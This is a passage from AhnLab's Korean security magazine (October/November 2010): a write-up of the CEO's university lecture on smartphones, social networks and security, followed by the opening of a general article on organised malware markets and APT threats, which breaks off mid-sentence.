월간安은 안철수연구소에서 발행하는 보안분석정보 매거진입니다

OCTOBER/ NOVEMBER 2010

Ahn 안철수연구소

변화의 중심에서 보안을 생각하다

지난 9월 29일, 안철수연구소 김홍선 대표가 서강대 컴퓨터공학과, 전자공학과 학생들을 대상으로 초청 강연을 펼쳤다. 이날 강연에는 공학 전공자뿐만 아니라 인문학, 사회과학 전공자들 또한 다수 참여하여 IT와 보안에 대한 대학생들의 관심을 엿볼 수 있었다. '컨버전스 시대의 덕목'이란 주제로 진행된 이날 강연은 IT와 보안 이슈뿐 아니라 스마트폰, 소셜 네트워크 등을 자세히 다루었다.

이 글은 안철수연구소 김홍선 대표님의 서강대학교 강연을 지면으로 옮긴 것 입니다.

미래의 기술, 예측하기 어려워


누구나 알다시피 애플의 혁신은 가히 혁명적이다. 아이폰을 필두로 한 스마트폰 보급은 페이스북, 트위터 등 소셜 네트워크 서비스의 활성화를 불러왔다. 트위터의 CEO는 '소셜 네트워크가 아니라 인포메이션 허브이다'라고 트위터에 올린 바 있다. 이에 전적으로 동의한다. 이제까지는 정보의 양이 많은 것이 미덕이라고 생각했다. 그러나 여기에 반론을 던진 게 트위터이다. 정보가 많지만 실제로 필요한 것은 140자면 충분하다고. 이것이 커뮤니케이션 패러다임을 변화시키고 있으며 앞으로 미디어 등에 많은 영향을 발휘할 것이다. 커뮤니케이션 패러다임의 변화는 세 가지 키워드–스마트폰, 클라우드, 소셜 네트워크–로 읽을 수 있다. 김대표는 휴대 전화 개발에 골몰하면서도 누구나 휴대폰을 가지고 다니는 날이 오게 될 줄은 예상 못했던 과거를 떠올리며, 기술이 세상을 어떻게 바꾸어 나갈 수 있는지와 그 중요성을 역설했다.

"혹시 집에 수도꼭지가 몇 개나 되는지 알고 있습니까? 70년대만 하더라도 두 세 가족이 하나의 수도를 쓰는 일이 태반이었습니다. 하지만 요즘에는 사람 수보다도 많은 수도꼭지를 사용하고 있습니다. 불과 한 세대 만에 일어난 변화입니다. 우리가 살고 있는 세상은 빠르게 변화하고 있습니다. 변화의 소용돌이 한가운데에 있다고 해도 과언이 아닙니다."


김홍선 대표는 아이폰으로 대표되는 스마트폰이 가져온 혁신과 소셜 네트워크의 확산, 클라우드 기반으로의 변화와 컨버전스의 개념을 이어 설명했다. 아이폰을 위시한 스마트폰의 등장으로 휴대폰 제조업계의 전통적인 강자들이 고전을 면치 못하는 현상에 대해, 이는 과거 수직적이던 산업구조에서 수평적 구조로의 변화로 볼 수 있다고 전하며 이런 구조에 따라 일게 된 대표적인 커뮤니케이션의 변화로 페이스북, 트위터 등 소셜 네트워크 서비스(SNS)를 꼽았다.

복잡해지는 보안위협, 입체적 대책 필요

이어서 오늘날 정보보안의 동향과 그 대책에 대한 이야기가 이어졌다. 인터넷은 현대사회의 기반 인프라이며 모든 PC는 네트워크로 연결되어 있다. 인터넷 서비스는 비약적으로 생성되고 있으며 이와 비례하여 보안 위협 또한 점차 조직화, 범죄화, 입체화, 글로벌화 되어가고 있다. 그래서 보안은 지식정보기반 사회의 핵심이라 할 수 있다. 오늘날의 보안은 과거의 보안과는 판이하게 달라졌다. 과거의 악성코드가 호기심 및 자기과시성을 띠고 있었다면, 오늘날에는 더 복잡해지고, 더 고도화되고, 배포방법 또한 다양해져 가고 있다. 때문에 필요한 것은 보다 종합적인 위협 분석 시스템이다. 한 달에 100만 개가 넘는 악성코드 샘플을 일일이 모두



[그림 1] 주요 SNS 서비스의 특징



[그림 2] 위협(Threat) vs 위험(Risk)

들여다 보는 것은 불가능하다. 이제는 네트워크에서 분석해 들어가는 클라우드 시스템으로 처리하게 된다. 날로 다양해지는 복합적인 공격에는, 그에 걸맞는 입체적인 대책이 필요하다. 김홍선 대표는 웜, 바이러스, 스파이웨어의 제거뿐만 아니라 네트워크 불법 접근 및 HOSTS변조의 차단, 메모리 해킹 방지, 안티디버깅, 안티리버싱, 키보드 입력 보호 등 다각적이면서도 핵심적인 대응이 요구되고 있음을 밝혔다.

스마트폰 보안, 위협과 위험 구분해야

스마트폰의 산업구조와 이와 관련된 보안 이슈 또한 중요하게 다루어졌다. 김홍선 대표는 스마트폰의 개인 정보 유출 및 직접적인 금전적 손실을 가져올 수 있는 구조를 설명하며 분실, 악성코드 감염 등으로 발생되는 개인적 손실부터 금전적 손실, 사업자에 대한 DDoS 공격 등 사회적 위협이 일어날 수 있음을 시사했다. 기존의 시그니처(signature) 기반의 악성코드 탐지에, 실제 행위를 살펴보고 악성코드의 유무를 판별하는 행위기반 탐지의 필요성도 다루어졌다. 특히 아이폰의 경우 애플 앱스토어에서 제공하는 애플리케이션만 다운로드 할 수 있는 정상 단말기에서는 악성코드 작동 가능성이 매우 낮지만 안드로이드 애플리케이션(Android Application)은 특별한 검증 절차가 미약하기 때문에 악의적 애플리케이션의 예방도 중요하다고 밝혔다. 이와 관련해 김홍선 대표가 특히 강조한 것은 위협(Threat)과 위험(Risk)의 구분이었다. 스마트폰의 구조 상 PC단위에서 일어날 수 있는 모든 상황이 발생할 수 있음은 사실이나 사람들은 스마트폰과 보안을 이야기 할 때 예단적 속성의 '위협'과 실제 발생할 수 있는 '위험(리스크)'을 혼용하고 있다는 것이다. 김대표는 해킹이 가능하다는 사실 자체보다는 기업 및 고객의 정보가 유출되거나 DDoS 공격을 받을 가능성이 있는지의 여부, 즉 '리스크의 측면'에서 접근해야 하며 사용자에게 "스마트폰은 해킹당할 수도 있다더라"는 막연한 위험성을 갖게 하기보다는 실제 발생할 수 있는 '위협'을 올바르게 인지할 수 있게 해야 함을 강조했다.

컨버전스 시대에 우리가 생각해야 하는 것들

김홍선 대표는 빠르게 변화하는 시대에 필요한 셀프 리더십(Self-Leadership)에 대한 메시지도 전했다. 기술력과 창의력, 지식이 새로운 비즈니스의 핵심 자원으로 떠오르는 산업 패러다임의 전환 시대에서는 자신의 가치를 창출하는 사람이 되어야 한다는 것이다. 그러기 위해서 '자신만의 강점을 찾을 것', '자기 자신에게 투자를 아끼지 말 것' 등을 강조하며 기업 CEO로서 뿐 아니라 인생의 선배로서의 조언도 아끼지 않았다. 지금 우리는 변화의 한 가운데에 서 있다. 이는 어느 한 요소의 변화가 아닌, 사회 전체의 패러다임이 변하고 있다는 의미다. 변화의 소용돌이에서 파생되는 갖가지 사안에 알맞게 대응하기 위해서는 '보안'이 좀 더 적극적일 필요가 있다. 플랫폼에 완연히 스며듬과 동시에 투명하고 측정 가능하며, 신뢰할 수 있는 플랫폼을 만드는데 온 노력을 다할 필요가 있다. 그것이 모바일 인터넷과 컨버전스(융합)의 시대를 살아가는 우리가 고려해야 할 요점이다. AhnLab

01

고도화된 보안 위협의 생산, APT


18세기에서 19세기의 영국에서는 산업계 전반에 걸친 커다란 변화와 변혁의 시기를 맞이하게 되었으며 이 시기에 발생하였던 산업 기술의 커다란 발전은 후에 영국의 경제학자 아놀드 토인비(Arnold Toynbe)에 의해 산업 혁명(Industrial Revolution)이라고 불리게 되었다. 이러한 산업 혁명에 의해 전 세계적으로 산업 구조는 조직적이고 대량 생산 체계를 갖출 수 있게 됨으로써 인류는 풍요로운 문명의 발전을 이루게 되었다. 산업 혁명 시기에 발생하였던 일련의 기술 발전 현상들은 현재 인터넷(Internet)을 중심으로 발생하고 있는 다양한 보안 위협들의 발생 과정들과 유사한 모습을 많이 가지고 있다. 금전적 이윤을 목적으로 가지고 조직적으로 자동화된 대량 생산 방식으로 만들어지는 보안 위협들에 맞서는 정보 보호 분야에 있어서 또 다른 산업 혁명의 시기로 볼 수 있을 것이다. 그러나 최근에 와서는 금전적 이윤을 목적으로 조직적이고 자동화된 대량 생산 형태의 보안 위협들은 이제 그 범위를 서서히 확장하여 또 다른 영역으로의 발전을 꾀하고 있는 실정이다. 이러한 새로운 형태의 보안 위협들에 대해 정보 보호 분야에서는 APT(Advanced Persistent Threat)라고 언급하고 있다.

사이버 블랙 마켓(Black Market)에서 발생하는 산업 혁명


최근 인터넷을 통해 발생하는 다양한 보안 위협들은 이미 몇 년에 걸쳐 금전적인 이윤을 목적으로 제작되고 있다는 것은 잘 알려져 있는 사실이다. 이러한 금전적인 이윤을 획득하는 것만을 목적으로 하는 것에 그치지 않고 발생하는 금전적인 이윤을 극대화하기 위해 조직적인 움직임까지 보이고 있으며 실제 중국 언더그라운드에서 제작되는 온라인 게임 사용자 정보의 탈취를 시도하는 악성코드들의 경우 철저한 역할 분담 형태로 제작되고 있어 조직적인 모습을 그대로 보이고 있다. 그 세부적인 역할 분담 형태를 살펴보게 되면 악성코드를 제작하고 제작된 악성코드를 유포해서 악성코드에 감염된 온라인 게임의 사용자들의 개인 정보 수집하고 이를 다시 현금화 하는 일련의 프로세스는 단계적으로 철저하게 조직적인 역할 분담 형태로 구성되어 움직이고 있다. 이렇게 금전적인 이윤을 극대화하기 위해 조직적인 역할 분담 형태로 보안 위협을 생산하는 조직들의 모습은 과거 발생하였던 일련의 보안 위협 형태들로 구분 지었을 때 다음과 같은 특징들을 보이고 있다.

1. 투자 수익율(ROI, Return of Investment) 중심의 자동화된 보안 위협 생산

보안 위협을 생산하는 조직들은 금전적인 이윤을 극대화 하기 위한 필요성에 의해 개인적인 위협의 제작 차원에서 조직적인 역할 분담 형태로 변하게 되었다. 이러한 필요성에 의해 조직적인 형태를 가지게 되었으므로 조직적인 차원에서는 보안 위협의 생산에 필요한 금전적, 인력적 투자는 최소화하고 생산하는 보안 위협들은 목적을 최대한 많이 달성하기 위해 다양한 방안들을 사용하고 있다. 이러한 형태의 대표적인 사례로 악성코드들의 대량으로 자동화된 생산 형태를 들 수 있다.



[그림 1] 중국 사이버 블랙 마켓의 조직적인 온라인 게임 개인 정보 탈취 및 아이템 판매



[그림 2] 중국 사이버 마켓에서 판매되는 온라인 게임 악성코드 자동 생성기

2. 다양한 보안 위협들을 동시에 생산하여 금전적 가치 극대화

금전적인 이윤을 목적으로 구성된 조직들에서는 한 가지 형태의 보안 위협만을 생산하는 것이 아니라 다양한 형태의 보안 위협들을 복합적으로 생산하고 있다. 실례로 2010년 2월 발생한 페이스북(Facebook) 피싱(Phishing) 메일의 경우, 유포된 피싱 메일은 허위로 제작된 피싱 웹 사이트로 연결하게 되는데 그 연결된 웹 사이트에서는 백그라운드(Backgroud)로 사용자 모르게 원격제어와 개인 정보 탈취를 목적으로 제작된 악성코드가 유포되고 있었다. 이러한 점은 피싱이라는 보안 위협과 함께 악성코드라는 보안 위협을 동시에 제작하여 두 가지 보안 위협에 모두 노출되는 기회를 만들게 됨으로써 해당 보안 위협들로 인해 발생 할 수 있는 금전적인 이윤 역시 극대화 하고자 하였던 시도라고 볼 수 있다.

3. 자동화로 생산된 보안 위협들의 웹 사이트를 중심으로 대규모 유포

금전적인 이윤을 극대화하기 위해서 자동으로 생산되는 보안 위협들을 많은 사람들이 방문하는 웹 사이트를 중심으로 대규모로 유포 할 수 있는 환경을 만들 수 있게 되었다. 이렇게 보안 위협들의 대규모 유포는 자동화 된 SQL인젝션(Injection)과 같은 기법들과 함께 웹 사이트에 존재하는 취약점을 악용함으로써 가능해지게 되었다. 이러한 대규모 유포의 좋은 사례로는 2009년 5월과 6월에 발생하였던 검블러(Gumblar)와 나인볼(NineBall)이라 명명된 대규모 웹 사이트 해킹 및 악성코드 유포를 들 수가 있다. 그와 같이 명명된 대규모로 악성코드 유포된 보안 사고는 웹 익스플로잇 툴킷(Web Exploit Toolkit)이라는 접속하는 웹 브라우저에 존재하는 취약점을 자동으로 악용 할 수 있게 해주는 공격 도구 형태로 인해 대규모 유포의 가능성을 더욱 크게 만들게 되었다.

이렇게 웹 사이트와 악성코드가 결합된 대규모 유포 방식으로 인해 악성코드와 같은 보안 위협에 더욱 많은 사람들이 단기간에 노출되도록 함으로써 금전적인 이윤 역시 극대화 할 수 있는 기회 역시 더욱 커지게 되었다.

[그림 3] 웹 익스플로잇 툴킷의 한 종류인 SEO SPLOIT PACK과 자동화된 공격 구조

고도화된 보안 위협 APT의 발생과 특징

앞서 사이버 블랙 마켓에서 발생하는 다양한 보안 위협들을 생산하는 조직들이 금전적인 목적을 가지고 조직적이고 자동화된 방식으로 보안 위협들을 대규모 유포하는 특징들을 보이고 있는 것을 언급하였다. 이러한 금전적인 목적을 가진 조직들에서 생산하는 보안 위협들은 여전히 인터넷에서 주요한 정보 보호 분야의 주제이다. 그러나 2010년으로 넘어오면서 정보 보호 분야는 앞서 언급하였던 금전적인 이윤을 목적으로 하는 보안 위협들과 다른 목적과 대상으로 생산되는 새로운 형태의 보안 위협을 정의하게 되었는데 APT(Advanced Persistent Threat)가 바로 그러한 형태이다.

1. 고도화된 보안 위협 APT의 의미

APT라는 단어 자체는 2010년에 들어 새롭게 정의된 단어와 의미는 아니며 그 기원과 최초의 사용은 미국 공군 사령부로 연결된다. 미국 공군 사령부에서는 2006년 무렵 미국 국방부 및 정부 기관들과의 원활한 커뮤니케이션을 위해 확인된 특정 보안 위협의 형태를 지칭하는 의미로서 APT(Advanced Persistent Threat)를 사용하게 되었다. 그 이후 정보 보호 분야의 민간 부분으로 넘어오면서 APT라는 용어는 미국 공군 사령부에서 사용되었던 의미와 조금 다른 형태로 의미로 해석되고 사용하게 되었다.

Advanced

사전적인 의미로는 '앞선', '고급의'로 정의되고 있으나 APT에서 'Advanced'라는 단어는 APT 형태의 보안 위협을 생산하는 조직에서 사용하는 기술적인 범위와 수준을 지칭하는 것으로 해석할 수 있다. APT 형태의 보안 위협을 생산하는 조직은 특정한 목적을 수행하기 위해 보안 위협 제작에 사용되는 기술들을 한 가지에만 제한시키는 것이 아니라 광범위하게 많은 기술들을 동시에 사용 할 수 있다. 간단한 예시로 APT 형태의 보안 위협을 생산하기 위해 마이크로소프트(Microsoft)의 윈도우(Windows) 운영체제를 깊이 있게 분석하여 새로운 제로 데이(Zero-Day, 0-Day) 취약점을 찾아내어 악용할 수도 있으며, 특정 조직의 내부 시스템을 장악하기 위한 목적으로 기존 보안 소프트웨어에서 탐지를 회피 할 수 있는 새로운 형태의 악성코드를 제작하는 것을 들 수가 있다. 결국 특정 목적을 달성하기 위해 보안 위협을 생산하는 조직은 IT 인프라와 관련된 모든 기술들을 다양하게 사용할 수도 있다라는 의미로 해석할 수 있다.

Persistent

APT의 두 번째 단어에 해당하는 'Persistent'는 사전적인 의미로 '영속하는', '끊임없는'으로 정의되어 있다. APT에 있어서 이 'Persistent'라는 의미는 보안 위협을 생산하는 조직이 가지고 있는 특정 목적을 대하는 자세 또는 공격 대상에 대한 태도로 해석할 수 있다. 이는 보안 위협을 생산하는 조직이 가지고 있는 특정 목적이 달성되기 전까지는 그 공격 대상에게 끊임없이 새로운 기술과 방식이 적용된 공격들이 지속적으로 가해지기 때문이다. 이러한 특징으로 인해 APT 형태의 보안 위협을 논하는 정보 보호 분야에서는 이 'Persistent'적인 특성으로 인해 그 보안 위협의 목표가 되는 대상에게는 치명적인 손상을 가하게 된다고 보고 있다.

Threat

APT에서 의미하는 'Threat'은 사전적인 의미의 '위협'을 그대로 뜻한다. 그리고 여기서 이야기하는 위협의 구체적인 형태로는 악성코드, 취약점, 해킹과 사회 공학 기법 등으로 IT 기술에 의해 생산되는 형태가 될 수도 있으며 사람에 의해 직접적으로 만들어 지는 사회 공학 기법적인 형태가 될 수도 있다. 이렇게 APT(Advanced Persistent Threat)이 가지는 개별적인 단어들의 의미와 함께 현재 발생하는 보안 위협의 특성들이 합쳐져 2006년 미국 공군 사령부에서 사용하던 APT 의미에서 변형된 다른 의미가 성립하게 되었다. 이렇게 성립된 APT가 가지는 의미를 요약하여 정의해본다면 다음과 같다고 할 수 있다.


다양한 IT 기술과 방식들을 이용해 조직적으로 경제적이거나 정치적인 목적을 위해 다양한 보안 위협들을 생산해 지속적으로 특정 대상에게 가하는 일련의 행위

2. APT 형태를 가지는 보안 위협들의 공격 대상

앞서 APT가 가지고 있는 개별 단어들의 사전적인 의미와 특징들을 통해 APT가 어떠한 의미라는 것을 살펴보았다. 이 의미 중에서 우리가 주의 깊게 살펴보아야 할 부분이 바로 '경제적이거나 정치적인 목적' 그리고 '특정 대상'이라는 부분이다. 특히 앞서 정의한 APT 형태의 보안 위협에 있어 그 위협의 대상은 보안 위협을 생산해 내는 조직이 가지고 있는 목적들과 밀접한 관련이 있으며 그 목적에 따라 그 대상 역시 다양하게 나타나고 있다. 현재까지 발생하였던 APT 형태의 보안 위협들의 공격 대상이 되었던 대상들을 형태별로 구분하여 살펴보면 크게 다음 [그림 4]와 같이 분류가 가능하다. APT 형태의 보안 위협에 대상이 되는 조직들은 정부 기관, 사회 기간 산업 시설, 정보 통신 기업, 제조 업종 기업과 금융 업종 기업들과 같은 기관과 기업들이 주요 대상이 되고 있다. 이러한 기관과 기업들이 APT 형태의 보안 위협에 주요 대상이 된다는 점은 결국 해당 보안 위협을 생산하는 조직들이 가지고 있는 목적 자체가 정치적인 목적이 상반되는 조직에

정부 기관	정부 내 기밀 문서 탈취 군사 기밀 문서 탈취
사회 기간 산업 시설	사이버 테러리즘 활동 사회 기간 산업 시스템의 동작 불능
정보 통신 기업	기업 지적 자산 탈취 기업 영업 비밀 탈취
제조 업종 기업	기업 지적 자산 탈취 기업 영업 비밀 탈취
금융 업종 기업	사회 금융 시스템의 동작 불능 기업 금융 자산 정보 탈취

[그림 4] APT 형태의 보안 위협에 대상이 되는 조직들




[그림 5] APT 형태의 보안 위협이 가지는 정교함과 위험성의 상관 관계


대한 정치적인 행동 또는 경제적으로 커다란 이익을 확보할 수 있는 데이터 탈취가 가능한 기업이 된다는 것을 알 수 있다. 이러한 목적들 중에서 먼저 정치적인 목적의 경우에는 일반적으로 정부 기관과 사회 기간 산업 시설이 APT 형태의 보안 위협에 주요 공격 대상이 되고 있다. 정부 기관을 대상으로 하는 경우에는 생산한 APT 형태의 보안 위협을 이용해 국가 정부 기관에서 보관 중인 특정 기밀 문서를 탈취하거나 특정 정부 정책과 관련된 정보들을 확보하기 위해서이다. 또한 사회 기간 산업 시설을 대상으로 하는 경우에는 일종의 사이버 테러리즘 활동으로 볼 수도 있다. 발전소 및 댐과 같이 사회 운영의 근간이 되는 기간 산업 시설에 대해 APT 형태의 보안 위협으로 공격을 가하는 것은 해당 산업 시설들의 정상적인 동작을 방해하여 해당 국가 사회 전반의 정상적인 활동이 이루어지지 않도록 하기 위해서라고 볼 수 있다. 그리고 경제적인 목적이 되는 경우에는 일반적인 기업들이 대상이 되고 있으며 그 중에서도 소프트웨어나 통신 장비 등을 생산하는 첨단 정보 통신 기업들과 함께 자동차, 선박, 가전 제품 등을 생산하는 제조 업종의 기업들도 대상이 되고 있다. 그리고 은행, 증권사 등 금융 업종에 포함되는 기업들도 역시 APT 형태의 보안 위협들의 대상이 되고 있다. 이러한 일반적인 기업들이 대상이 되는 경우에는 일반적으로 산업 보안(Industrial Security, Corporate Security) 분야에서 언급하고 있는 주된 위협인 산업 스파이(Corporate Espionage) 활동의 일종으로 주로 경쟁 기업 내부의 주요 소프트웨어 소스코드, 제품의 설계도 등을 탈취하여 경쟁 기업의 제품 생산과 판매에 치명적인 손상을 가해 반사적인 이익을 얻기 위한 경제적인 목적이 가장 크다고 할 수 있다. 금융 업종 기업의 경우에는 경쟁 기업의 내부 재무 관련 기밀이나 비공개 투자 계획 문서 등을 탈취하여 경쟁 기업의 비즈니스 활동 전반에 걸친 타격을 주기 위한 목적도 가지고 있다.

3. 고도화된 보안 위협 APT 형태가 가지는 보안 위협적 특성

앞서 살펴본 바와 같이 APT 형태를 가지는 보안 위협들의 공격 대상들은 그 위협들을 생산하는 조직의 목적에 따라서 다르다. 이러한 목적 역시 시대에 따라 변하여 왔던 것을 시대에 따른 공격 대상의 변화들로 미루어 알 수가 있다. 1990년대에는 주로 국방부와 같은 군사 기관들이 주된 대상이 되었으며 2000년대 초반에 이르러서는 주로 정부 기관들이 대상이 되었다. 그리고 2000년대 중반에는 일반 기업들로 그 범위가 확대되었으며 그 중에서도 제조 업종에 속해 있는 기업들이 주요 타깃이었다. 2000년대 후반에 이르러서는 정보 통신 기술의 발전과 함께 정보 통신 기업들이 APT 형태의 보안 위협에 대상이 되고 있다. 이렇게 시대적인 상황에 따라 APT 형태의 보안 위협이 목표로 하는 공격 대상들 역시 변화하는 특징도 있었지만 이와 함께 과거에 제작되었던 보안 위협들과 다르게 APT 형태의 보안 위협에서만 볼 수 있는 정교함이 존재하고 있다. 개별적인 보안 위협의 정교함은 해당 보안 위협이 발생하였던 시대적인 흐름과 변화에 따라 조금씩 다르다는 특징을 가지고 있다. 이러한 시대적인 흐름에 맞물리는 보안 위협의 특징은 과거에 발견되었던 보안 위협들 중에서도 악성코드의 경우에는 대부분이 제작자들의 개인적인 호기심 또는 자신이 가지고 있는 기술에 대한 과시를 위한 성격, 그리고 취미 생활과 같은 장난에 가까운 성격을 가지고 있었다. 그러므로 이러한 목적을 가지고 있는 보안 위협의 형태들은 그 정교함 역시 낮으며 그로 인해 발생할 수 있는 위험성 역시 그리

